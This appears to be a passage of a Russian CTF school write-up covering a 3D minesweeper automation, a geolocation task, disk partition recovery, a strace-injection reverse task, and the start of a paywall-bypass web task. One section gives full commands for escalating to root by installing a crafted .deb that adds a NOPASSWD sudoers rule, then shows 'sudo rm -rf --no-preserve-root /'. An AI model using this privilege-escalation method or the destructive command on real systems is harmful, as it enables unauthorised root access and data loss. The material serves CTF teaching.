Задания, решения и критерии
Ugra CTF School 2024

Критерии

Формат проведения этапа

Каждый участник олимпиады получал персональный вариант каждой задачи. Варианты были сгенерированы непосредственно при получении задания. Генераторы вариантов и исходные коды задач расположены в репозитории олимпиады: https://github.com/teamteamdev/ugractf-2024-school.

Для генерации собственного варианта запустите в директории соответствующего задания скрипт: python3 generate.py uuid ..

Критерии оценивания

Каждое задание оценивается в полный балл, если участник смог получить и сдать соответствующий ответ, и в ноль баллов во всех остальных случаях.

- Победителями олимпиады были признаны участники, набравшие 700 баллов.
- Призёрами олимпиады II степени были признаны участники, набравшие 350 и более баллов.
- Призёрами олимпиады III степени были признаны участники, набравшие 300 баллов.

Задания и решения

Сапер

enhydra, ppc 200

> В сапер кто gourpaem — Нарpagy мом обpемем и mack cgacm.
>
> *https://canep.s.2024.ugractf.ru/0s8ukkuu5oydkg7u*

Решение

Сапёр. Классическая всем известная игра, только действие происходит в 3D на доске 14×14×10 — соседними для каждой клетки считаются клетки кубика 3×3×3, то есть цифры в квадратике (или вернее будет сказать кубике?) могут достигать 26. Слой доски можно выбирать вертикальной прокруткой; горизонтальная прокрутка поворачивает эту трёхмерную конструкцию, но ни на что не влияет. Внизу можно выбирать уровень от 0 до 47.

Немного поиграем вручную. Уровень 0 ничем не примечателен, а вот на других уровнях, даже на самом последнем, где попасть с первого хода не в мину достаточно тяжело, образуются крупные области без мин и даже без цифр. Примечательно, что пустые клетки — кубик 3×3×3 вокруг которых заведомо безопасен — не открываются рекурсивно, в отличие от того, как это происходит в классической версии. Попробуем это автоматизировать.

Изучим выполняемый на странице *ckpunm.js*. У нас создаётся вебсокет, на который навешиваются обработчики входящих данных и ошибок. Мы без труда можем написать свою функцию для `socket.onmessage`, которая будет вызывать всю уже существующую обработку с одним лишь дополнением: если только что открытая клетка оказалась пустой (`data.update[...].state == "open" && data.update[...].count == 0`), то можно отправить открываться все соседние клетки (аккуратно проверяя границы доски).

Не придётся даже в явном виде описывать рекурсию: указав, что при появлении пустой клетки надо открывать следующие, мы добьёмся того, что когда приедут данные по ним, откроются следующие вокруг них, и так далее. Единственное, что надо учесть — следует запоминать, в каких клетках мы были, и не открывать их повторно, иначе процесс быстро выйдет из-под контроля и будет топтаться на месте.


```
let visited = new Set();

const myOnMessage = e => {
    let data = JSON.parse(e.data);

    if (data.update) {
        data.update.forEach(upd => {
            if (upd.state == "open" && upd.count == 0) {
                for (let dx = -1; dx <= 1; ++dx) {
                for (let dy = -1; dy <= 1; ++dy) {
                for (let dz = -1; dz <= 1; ++dz) {
                    let X = upd.x + dx;
                    let Y = upd.y + dy;
                    let Z = upd.z + dz;
                    if ((dx || dy || dz) && X >= 0 && Y >= 0 && Z >= 0 && X
        <= 13 && Y <= 13 && Z <= 9) {
                        let setKey = `${X},${Y},${Z}`;
                        if (!visited.has(setKey)) {
                            socket.send(JSON.stringify({"event": "click",
        "x": X, "y": Y, "z": Z}));
                            visited.add(setKey);
                        }
                    }
                }
                }
```

```
                }
            }
        });
    }

    onMessage(e);
}

window.addEventListener("load", e => {
    socket.onmessage = myOnMessage;
});
```

> *Здесь и далее происходящее в браузере показано увесистыми гифками. Смотрите их по прямым ссылкам.*
>
> GIF: Пример открытия пустой области

Свой код со своими обработчиками событий можно просто вставить в консоль инспектора, но это неудобно: завершение игры требует перезагрузки страницы, а обнаружить пустую клетку раньше, чем мину, удаётся далеко не всегда.

Сделать более постоянные дополнения к коду страницы можно с помощью расширений вроде Tampermonkey, либо — пользуясь тем, что скрипт грузится из отдельного файла — переопределить этот файл прямо в инспекторе: найти его на вкладке Sources, найти слева подвкладку Overrides и задать директорию для хранения внесённых в инспекторе изменений.



Вкладка Sources

Вот так выглядит пустота на первом уровне:

> GIF: Раскрытие пустых ячеек в одном из уровней

Успешно пронаблюдав такое состояние на первых уровнях, можно кое-что

заметить.

> GIF: Первые уровни

Да-да, в таком виде в уровнях прячутся они — буквы флага.

Можно обнаружить, что каждый раз запускать процесс, надеясь случайно попасть в пустое место, неудобно. Добавим автоматический щелчок в случайное место при получении стартового сообщения от сокета:

```
// const myOnMessage = e => { ...
    if (data.start) {
        let X = Math.floor(Math.random() * 14);
        let Y = Math.floor(Math.random() * 14);
        let Z = Math.floor(Math.random() * 10);
        socket.send(JSON.stringify({"event": "click", "x": X, "y": Y, "z":
         Z}));
    }
// ... }
```

Теперь можно просто обновлять и обновлять страницу, пока не попадётся большая пустота и не откроются все соответствующие ячейки.

Но можно добавить и автоматическое обновление страницы в случае бомбы:

```
// const myOnMessage = e => { ...
    // data.update.forEach(upd => { ...
            if (upd.state == "bomb") {
                window.location.reload();
            }
    // ... });
// ... }
```

А заодно — автоматическую перезагрузку страницы в случае, если нам не удалось добиться цепной реакции открытия ячеек за первые пару секунд:

```
window.setTimeout(() => {
    if (visited.size < 50) {
        window.location.reload();
    }
}, 2000);
```

С первыми несколькими уровнями проблем нет, а вот дальше может понадобиться поднапрячь воображение: буквы могут стоять боком или лежать плашмя.

> GIF: Буква стоит боком, а потом лежит

Также растёт плотность мин — всё больше и больше запусков оканчиваются попаданием в бомбу с первого хода. Но благодаря автоматизации это не страшно: можно открывать уровни по порядку и просто, ничего не делая, ждать, когда появится буква.

Прорешав 47 уровней, выпишем флаг до конца.

Полный код в одном файле

Флаг: **ugra_mparuk_gocmaem_kycok_nanupyca_mppukxagenne**

Картограф

sylfn, ppc 150

> Я хочу сыграть с вами одну игру.
>
> Правила игры таковы: я даю Вам случайные картинки из реальной жизни. Вам нужно найти место, где стояла камера.
>
> Я принимаю только ответы в радиусе 100 метров от ожидаемого, но не ограничиваю Вас в попытках.
>
> Чтобы компенсировать несправедливость, я предоставляю Вам возможность использовать карту для выбора ответа.
>
> *https://cartographer.s.2024.ugractf.ru/token*

Решение

Даётся клон GeoGuessr — игры, в которой по Street View (панорама, по которой можно ходить) надо найти место, где эта панорама началась. Отличия в том, что в этом варианте нет системы очков, да и панорамы тоже нет. Есть только картинка в абсурдно низком разрешении, input с плейсхолдером и интерактивная карта.

Среди первых 124 картинок каждая всего лишь пятая указывает на какое-то лёгкое место. Можно попытаться протыкать их руками, но достаточно быстро начнут попадаться места, которые найти непросто — например, абстрактная дорога.

Как подсказывает интерфейс, общение с сервером происходит через плюс-коды вместо передачи float-ов широты и долготы. Можно заметить подключение внешнего скрипта OpenLocationCode и посмотреть, как координаты с карты выставляются в поле ответа.

От одной маленькой картинки не очень много толку. Поскольку написано, что сложность — «несложная», можно предположить, что решение должно быть каким-нибудь простым действием: таким простым, как, например, заглянуть в её EXIF-метаданные и найти там геометку. Отправляем картинку в любой онлайн-просмотрщик EXIF, забираем координаты и переводим их в плюс-код.

Ручной перевод немного муторный: открыть точку в картах, скопировать плюс-код с человеческим городом, перевести его в правильный через карту плюс-кодов. Как раз против ручного протыкивания и установлено ограничение в 100 метров. Автор задания считает, что страшное «2024» в самом начале должно было отпугнуть от полностью ручного решения.

Через три-четыре картинки утомляемся ручной работой и пишем простой скрипт на питоне, который выдирает геометку и переводит её в плюс-код и отправляет на сервер. Библиотеку для работы с плюс-кодами можно взять с гитхаб-репы с реализацией (там же находится JS-реализация, использованная в задании).

Дальше — дело техники; можно пока расслабиться, так как решение работает около десяти минут.

Нажимая F5, пока работает скрипт, можно заметить, что у автора лень не знает границ, и картинки начинают повторяться. Однако это не повод закидывать один и тот же ответ, так как после 124 раунда картинки выбираются так, чтобы они примерно соответствовали локации в геометке.

Когда солвер отработает, на странице с задачей нас будет ждать sticker.webp и алерт с флагом.

Флаг: **ugra_i_am_the_mr_worldwide_lbzvmcrl3nef**

Выбор из двух вариантов

enhydra, forensics 150

> Инга Сергеевна устанавливала операционную систему, но немного поторопилась… А потом поняла, что сделала, и печально вздохнула.
>
> *harddisk.img.gz*

Решение

Дан сжатый файл образа небольшого диска.

```
$ file harddisk.img
harddisk.img: DOS/MBR boot sector; partition 1 : ID=0x83, active, start-CHS
         (0x0,32,33), end-CHS (0x5,187,54), startsector 2048, 90112 sectors
```

Размер файла — 64 МБ, при этом в нём есть только один раздел, и его размер существенно меньше (44 МБ, что можно увидеть, например, утилитой `fdisk`):

```
$ fdisk harddisk.img


...
Command (m for help): p
Disk harddisk.img: 64 MiB, 67108864 bytes, 131072 sectors
...

Device        Boot Start   End Sectors Size Id Type
harddisk.img1 *     2048 92159   90112  44M 83 Linux

Command (m for help):
```

Судя по описанию задания, Инга Сергеевна устанавливала операционную систему или проводила какие-то ещё манипуляции с разделами диска, выбирала для удаления один из двух разделов — и ошиблась.

Удаление раздела зачастую просто удаляет запись о нём в таблице разделов, однако ничего не делает с данными — так что все характерные признаки файловой системы остаются на месте.

Просканировать образ на предмет таких файловых систем позволит утилита testdisk. Она же позволит пересоздать утраченную запись в таблице разделов:

> GIF: Использование testdisk

Теперь этой файловой системой можно пользоваться как ни в чём не бывало. Чтобы получить возможность монтировать файловые системы непосредственно из образа, выполним команду `losetup`:

```
$ sudo losetup --partscan --show --find harddisk.img
/dev/loop1
```

Образовались файлы устройств — например, они могут называться `/dev/loop1p1` и `/dev/loop1p2`. Их можно монтировать как обычно:

```
$ sudo mount /dev/loop1p2 /mnt
```

```
$ ls /mnt
'Klych shifrovania.bin'  'Moi rashifrovhik.py'  'Zashifrovannye dannye.bin'
```

Можно запустить скрипт-расшифровщик — в нём придётся лишь поправить имена файлов, ведь у нас нет диска `D:`.


Полученный bmp-файл можно открыть и посмотреть:

Изображение

Флаг: **ugra_always_double_double_check_7eey49jgtebn**

Всю руку откусят

enhydra, ctb 100



Ну как скажете.

```
telnet -l token fingergiving.s.2024.ugractf.ru 9275
```

Решение

Ура, на нашей системе разрешили запускать `apt`! Правда, не любой, а только `apt install` с любыми дальнейшими аргументами:

```
user@fingergiving:/$ cat /etc/sudoers.d/10-apt
user ALL=(ALL) NOPASSWD: /usr/bin/apt install *
```

Никакие другие команды выполнять нельзя, но это и не нужно: мы можем указать в качестве аргумента имя файла пакета, который сами же и соберём. Пакет, например, может добавлять в sudoers.d разрешение нам делать всё что угодно.

Найдём какую-нибудь инструкцию про создание пакетов и последуем ей.

Создадим директории:

```
user@fingergiving:/$ cd /tmp
user@fingergiving:/tmp$ mkdir pkg pkg/DEBIAN pkg/etc pkg/etc/sudoers.d
```

И файлы (завершаем ввод сочетанием клавиш Ctrl+D в начале новой строки):

```
user@fingergiving:/tmp$ cat > pkg/DEBIAN/control
Package: pkg
Version: 1.0-1
Section: utils
Priority: optional
Architecture: all
Maintainer: Some <nnn@nnn.nnn>
Description: This is a test application for packaging

user@fingergiving:/tmp$ cat > pkg/etc/sudoers.d/09-all
user ALL=(ALL) NOPASSWD: ALL
```

Соберём пакет. Опция `--root-owner-group` необходима, чтобы владельцем устанавливаемого пакетом файла был root — иначе sudo будет игнорировать наше новое правило.

```
user@fingergiving:/tmp$ dpkg-deb --root-owner-group --build pkg
dpkg-deb: building package 'pkg' in 'pkg.deb'.
```

И установим:

```
user@fingergiving:/tmp$ sudo apt install ./pkg.deb
...
Setting up pkg (1.0-1) ...
...
```

Теперь можно творить всё, что хочется!

```
user@fingergiving:/tmp$ sudo cat /flag.txt
ugra_you_are_not_going_to_stop_after_the_elbow_43wyr65uxtyl
user@fingergiving:/tmp$ sudo rm -rf --no-preserve-root /
```

Флаг: **ugra_you_are_not_going_to_stop_after_the_elbow_43wyr65uxtyl**

Просто установи это

udn_t, reverse 250

> Знаешь, есть простые задачи. Есть сложные задачи. А есть задачи, которые школьникам не доверяют. Вот когда вам разрешали в школе самим ставить какие-то программки? Зато сейчас вы все поставите.
>
> *install_it*

Решение

Запускаем программу, она пытается проверить путь `/usr/install_it` и говорит, что не нашла там файл. Попробуем его установить так, как она предлагает. При повторном запуске первая проверка уже проходит, но начинает падать на второй, уже с другим путем.

Полезно также проверить, что будет, если подложить вместо `/usr/install_it`

какой-то другой файл. Запустим программу — в ответ нам скажут `failed validate installation`. Обмануть не получилось.

Посмотрим, что делает программа, запустив ее через `strace`:

> *В настоящем выводе нет номеров в квадратных скобках в начале строк; они добавлены вручную для того, чтобы сослаться на них в дальнейшем тексте.*

```
[ ] execve("./install_it", ["./install_it"], 0x7ffec2671a90 /* 75 vars */) =
0
[ ] arch_prctl(ARCH_SET_FS, 0x40ab98)       = 0
[ ] set_tid_address(0x40acd0)               = 3291902
[1] open("./install_it", O_RDONLY|O_LARGEFILE) = 3
[2] read(3,
"\177ELF\2\1\1\0\0\0\0\0\0\0\0\0\2\0>\0\1\0\0\0\217\22@\0\0\0\0\0"..., 64) =
64
[3] lseek(3, 37592, SEEK_SET)               = 37592
[ ] brk(NULL)                               = 0x1b3b000
[ ] brk(0x1b3d000)                          = 0x1b3d000
[ ] mmap(0x1b3b000, 4096, PROT_NONE, MAP_PRIVATE|MAP_FIXED|MAP_ANONYMOUS,
-1, 0) = 0x1b3b000
[ ] mmap(NULL, 4096, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_ANONYMOUS, -1, 0)
= 0x7f0dede5d000
[4] read(3,
"\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0"..., 1024)
= 1024
[ ] mmap(NULL, 4096, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_ANONYMOUS, -1, 0)
= 0x7f0dede5c000
[5] lseek(3, 37441, SEEK_SET)               = 37441
[6] read(3, "\0.shstrtab\0.note.gnu.property\0.n"..., 147) = 147
[7] lseek(3, 4112, SEEK_SET)                = 4112
[ ] mmap(NULL, 24576, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_ANONYMOUS, -1,
0) = 0x7f0dede56000
[8] read(3,
"\17\v\17\v\17\vS\211\373\350\364\r\0\0\350\360\r\0\0001\300\350PZ\0\0\211\33
23251) = 23251
[ ] munmap(0x7f0dede5c000, 4096)            = 0
[ ] munmap(0x7f0dede5d000, 4096)            = 0
[9] close(3)                                = 0
[ ] mmap(NULL, 4096, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_ANONYMOUS, -1, 0)
= 0x7f0dede5d000
[ ] ioctl(1, TIOCGWINSZ, 0x7fff4203d118)    = -1 ENOTTY (Inappropriate ioctl
for device)
[ ] writev(1, [{iov_base="checking path `/usr/install_it`,"..., iov_len=48},
{iov_base="...\n", iov_len=4}], 2checking path `/usr/install_it`, hash =
eeb0fce2...
[ ] ) = 52
[1] open("/usr/install_it", O_RDONLY|O_LARGEFILE) = 3
[2] read(3,
"\177ELF\2\1\1\0\0\0\0\0\0\0\0\0\2\0>\0\1\0\0\0\217\22@\0\0\0\0\0"..., 64) =
64
[3] lseek(3, 37592, SEEK_SET)               = 37592
```

```
[ ] mmap(NULL, 4096, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_ANONYMOUS, -1, 0)
= 0x7f0dede5c000
[4] read(3,
"\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0"..., 1024)
= 1024
[5] lseek(3, 37441, SEEK_SET)               = 37441
[6] read(3, "\0.shstrtab\0.note.gnu.property\0.n"..., 147) = 147
[7] lseek(3, 4112, SEEK_SET)                = 4112
[ ] munmap(0x7f0dede56000, 24576)           = 0
[ ] mmap(NULL, 24576, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_ANONYMOUS, -1,
0) = 0x7f0dede56000
[8] read(3,
"\17\v\17\v\17\vS\211\373\350\364\r\0\0\350\360\r\0\0001\300\350PZ\0\0\211\33
23251) = 23251
[ ] munmap(0x7f0dede5c000, 4096)            = 0
[9] close(3)                                = 0
[1] open("/usr/installit", O_RDONLY|O_LARGEFILE) = -1 ENOENT (No such file
or directory)
[ ] writev(2, [{iov_base="failed find installation at `/us"..., iov_len=79},
{iov_base=NULL, iov_len=0}], 2failed find installation at `/usr/installit`,
error: No such file or directory
[ ] ) = 79
[ ] writev(2, [{iov_base="tip: you can install by `cp ./in"..., iov_len=57},
{iov_base=NULL, iov_len=0}], 2tip: you can install by `cp ./install_it /usr/
installit`
[ ] ) = 57
[ ] writev(1, [{iov_base="checking path `/usr/installit`, "..., iov_len=51},
{iov_base=NULL, iov_len=0}], 2checking path `/usr/installit`, hash =
690d84cf...
[ ] ) = 51
[ ] exit_group(2)                           = ?
[ ] +++ exited with 2 +++
```

Видим, что в программе есть какой-то цикл, который выполняет вызовы 1–9, но каждый раз для разного пути. Если мы сможем как-то отдавать программе один и тот же файл, то она будет считать, что все уже установлено.

Существует много способов этого добиться.

- Манипуляции с файловой системой:
- ◦ Запустить программу в `chroot`, ловить сообщения об ошибках, добавлять недостающий файл и перезапускать заново.
- ◦ Не создавать настоящие файлы, а написать свою файловую систему. Используя `fuse`, можно подсовывать программе по любому пути что угодно. Можно посмотреть пример простейшей виртуальной файловой системы.
- Манипуляции с системными вызовами:
- ◦ Запатчить программу так, чтобы она вместо системных вызовов вызывала какой-нибудь наш собственный код.
- ◦ Перехватывать системные вызовы в отладчике.
- ◦ Переопределить поведение системных вызовов с помощью `strace --inject`.

Рассмотрим подробнее последний из путей — самый быстрый и простой.

Системные вызовы делают вот что: 1. Открываем файл и получаем дескриптор `3` 2. Читаем заголовок ELF-файла 3. Делаем seek на таблицу секций (это можно понять, сравнив адрес прыжка 37592 с адресом секций, который можно получить, к примеру, через `readelf -h`) 4. Читаем таблицу секций 5. Прыгаем на таблицу строк (опять же, сравниваем адрес с `readelf -S`) 6. Читаем строки 7. Прыгаем на секцию `.text` (снова сравниваем аргумент с адресами секций) 8. Читаем `.text` 9. Закрываем файл

При этом все пункты с [2] по [9] выполняются над файловым дескриптором, который вернул вызов `open` в пункте [1].

Мы же хотим, чтобы `open` ничего не делал, а все остальные вызовы возвращали то, что нам нужно. К счастью, в `strace` есть механизм `inject`, который позволяет сделать то, что мы хотим.

При этом нам не обязательно подменять все вызовы, достаточно только подменять файловый дескриптор и результат вызова [2]. А потом программа будет делать `seek` на нужные места в файле и читать нужные данные.

Выпишем аргументы для `strace`.

1. `--inject=open:retval=3:when=2+` — так `open` всегда будет возвращать 3
2. `--inject=close:retval=0` — так `close` будет ничего не делать и возвращать 0 (этим мы добьёмся, чтобы читался один и тот же файл)
3. `--inject=read:poke_exit=@arg2=...заголовок...:when=1+4` — так вызов [2] всегда будет возвращать правильный ELF-заголовок

Первый вызов `open` отработает без изменений — он откроет файл, который мы дальше будем переиспользовать.

Значение для заголовка — это первые 64 байта нашего файла.

```
$ head -c64 install_it | xxd -p -c0
7f454c4602010100000000000000000002003e00010000008f1240000000000040000000000000000d8920
```

Запустим получившуюся команду:

```
$ strace \
   --inject=open:retval=3:when=2+ \
   --inject=close:retval=0 \
   --
inject=read:poke_exit=@arg2=7f454c4602010100000000000000000002003e00010000008
\
   -o /dev/null \
   ./install_it


...
checking path `/log/flag.txt/log/flag.txtVa+(sQ=/var/flag.txt]f \&/G`, hash
= 98bbc0f4...
checking path `/log/flag.txt/log/flag.txtVa+(sQ=/log/install_itdE@@l`, hash
= 9885b8f2...
checking path `/log/flag.txt/log/flag.txtVa+(sQ=/log/installitWlN-u%`, hash
```

```
= d3811c7a...
checking path `/log/flag.txt/log/flag.txtVa+(sQ=/log/not_a_flag'f3=f`, hash
= e73aaedf...
checking path `/log/flag.txt/log/flag.txtVa+(sQ=/log/setup.exe]MtZ7-`, hash
= a37365ab...
checking path `/log/flag.txt/log/flag.txtVa+(sQ=/log/bashm/]uz|,6p<#`, hash
= 8f4f65cb...
checking path `/log/flag.txt/log/flag.txtVa+(sQ=/log/cd#]TUA^"PN9[]|`, hash
= 974c2070...
checking path `/log/flag.txt/log/flag.txtVa+(sQ=/log/localB#s&Rj1h_i`, hash
= 3adcf57b...
checking path `/log/flag.txt/log/flag.txtVa+(sQ=/log/flag.txt?jj-cfC`, hash
= 4f19b7de...
Flag was installed. Flag value is `ugra_y0u_1nstall3d_it_d06bca7f`
```

Флаг: **ugra_y0u_1nstall3d_it_d06bca7f**


Medium

purplesyringa, web 200

> Незадолго до CTFa обнаружили, что во флаге этого задания мы допустили ошибку и скопировали его из старого таска. Но времени переделывать уже не было, так что пришлось оставить как есть. Решили, что чтобы было честно, лучше еще и разбор выложить. Заодно решили дать вам возможность выложить смешной анекдот.
>
> *https://medium.s.2024.ugractf.ru/token*

Решение

Заходим на сайт и видим одну статью с разбором задания **Secure Vault**. Разбор выглядит как что-то, нагенерированное ChatGPT:



Разбор

В условии задания Medium сказано, что его флаг уже использовался ранее; по-

видимому, нужно просто заслать флаг от Secure Vault.


К сожалению, сделать это сложно, потому что в какой-то момент разбор обрывается так:

> Для написания скрипта можно использовать язык программирования Python и его библиотеки, такие как `BeautifulSoup` для извлечения текста с веб-сайта. Извлечем все ссылки на другие страницы с сайта parahumans.wordpress.com, а затем выполним анализ каждой из этих страниц. Это можно сделать с помощью следующего кода:
>
> 🔒 Продолжение статьи доступно только по платной подписке. Свяжитесь с автором для получения доступа.

Продолжение статьи доступно только по платной подписке. Свяжитесь с автором для получения доступа.

Получается, нужно как-то обойти проверку на подписку.

Чтобы понять, как эта проверка реализована, создадим свою статью с платной подпиской.

